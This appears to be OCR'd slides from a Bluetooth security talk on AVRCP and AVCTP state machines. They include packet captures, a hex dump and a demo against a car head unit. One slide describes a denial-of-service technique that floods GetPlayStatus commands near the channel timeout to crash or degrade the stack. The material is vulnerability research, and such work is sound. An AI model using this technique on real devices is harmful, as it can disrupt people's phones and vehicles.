我的设备 MIUI 12.5.10

双卡与移动网络

WLAN 已关闭

蓝牙 已开启

个人热点 已关闭


VPN

连接与共享

壁纸与个性化

Disrupting the state machine to discover new Bluetooth vulnerabilities

AVRCP



Start AVRCP Browsing Setup

SDP Query: Verify Browsing Capability

Protocol Stack Dependencies

A2DP Audio Streaming

AVDTP - Audio/Video Distribution Transport Protocol

AVRCP Control Commands

AVCTP - Audio/Video Control Transport Protocol

Technical Points

AVDTP (L2CAP-based):
- Audio transport
- Codec negotiation
- Media packetization

AVCTP (L2CAP-based):
- Control framing
- Transaction management
- Browse multiplexing

Browsing Channel Established

Channel Maintenance

Monitor AVDTP Channel Health

Browsing Channel Inactive?

Yes

Terminate Browsing Channel

NO

Periodic AVCTP Keep-alives

1. Dependency on Audio and Control Channels


➢Before establishing the AVRCP Browsing channel, the master device must set up an audio streaming channel using A2DP, and a basic control channel using AVCTP, as Browsing depends on these underlying Bluetooth connections.

2. Browsing Channel Maintenance

➢Devices regularly check the browsing channel status to ensure it's still active. If the channel remains unused for a prolonged time, devices may close it automatically to save resources. Periodic checks or keep-alive signals can prevent unintended disconnections.

Disrupting the state machine to discover new Bluetooth vulnerabilities

AVRCP


Start AVRCP Browsing Setup
SDP Query: Verify Browsing Capability
Protocol Stack Dependencies
A2DP Audio Streaming
AVDTP - Audio/Video Distribution Transport Protocol
AVRCP Control Commands
AVCTP - Audio/Video Control Transport Protocol
CMD
Technical Points
AVDTP (L2CAP-based): - Audio transport - Codec negotiation - Media packetization
AVCTP (L2CAP-based): - Control framing - Transaction management - Browse multiplexing
Browsing Channel Established
Channel Maintenance
Monitor AVDTP Channel Health
Browsing Channel Inactive?
Yes
Terminate Browsing Channel
NO
Periodic AVCTP Keep-alives

```
    Time        Source    Destination    Protocol    Length    Info
242 7.793242    [redacted]               AVRCP                 39 Sent Vendor dependent: Status - GetElementAttributes - 0x0000000000000000 (PLA
243 7.798830    [redacted]               AVRCP                 27 Sent Vendor dependent: Status - SetPlayerApplicationSettingValue
246 7.802118    [redacted]               AVRCP                 39 Sent Vendor dependent: Status - GetElementAttributes - 0x0000000000000000 (PLA
247 7.805518    [redacted]               AVRCP                 39 Sent Vendor dependent: Status - GetElementAttributes - 0x0000000000000000 (PLA
249 7.806513    [redacted]               AVRCP                 52 Rcvd Vendor dependent: Stable - GetElementAttributes - Title: "Not Provided"
250 7.807872    [redacted]               AVRCP                 22 Rcvd Vendor dependent: Accepted - SetPlayerApplicationSettingValue
254 7.816469    [redacted]               AVRCP                 52 Rcvd Vendor dependent: Stable - GetElementAttributes - Title: "Not Provided"
256 7.820247    [redacted]               AVRCP                 52 Rcvd Vendor dependent: Stable - GetElementAttributes - Title: "Not Provided"
```

```
    Encapsulation type: Bluetooth H4 with linux header (99)
    Arrival Time: Mar 28, 2025 20:56:52.625061000 中国标准时间
    UTC Arrival Time: Mar 28, 2025 12:56:52.625061000 UTC
    Epoch Arrival Time: 1743166612.625061000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.003400000 seconds]
    [Time delta from previous displayed frame: 0.003400000 seconds]
    [Time since reference or first frame: 7.805518000 seconds]
    Frame Number: 247
    Frame Length: 39 bytes (312 bits)
    Capture Length: 39 bytes (312 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    Point-to-Point Direction: Sent (0)
    [Protocols in frame: bluetooth:hci_h4:bthci_acl:btl2cap:btavctp:btavrcp]
> Bluetooth
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
> Bluetooth L2CAP Protocol
v Bluetooth AVCTP Protocol
    0001 .... = Transaction: 0x1
    .... 00.. = Packet Type: Single (0x0)
    .... ..0. = C/R: Command (0x0)
    .... ...0 = IPID: Profile OK (0x0)
    Profile Identifier: A/V Remote Control (0x110e)
```


```
0000  02 01 00 22 00 1e 00 51  00 10 11 0e 01 48 00 00   ···"···Q ·····H··
0010  19 58 20 00 00 11 00 00  00 00 00 00 00 00 02 00   ·X ····· ········
0020  00 00 01 00 00 00 07                               ·······
```

- ➢Trigger resource exhaustion by flooding **GetPlayStatus commands** just before channel timeout

- ➢Exploit timing vulnerability: Overload the protocol stack by spamming short commands at the critical timeout threshold.


- ➢Denial-of-Service (DoS) risk: High-frequency requests near session expiry can crash or degrade system performance.

Demo


MENU
HOME
蓝牙设置
☑ 蓝牙
☑ 可见性
设备名
VW BT 5328
A/C
OFF

Disrupting the state machine to discover new Bluetooth vulnerabilities

Rfcomm



1. RFCOMM over L2CAP

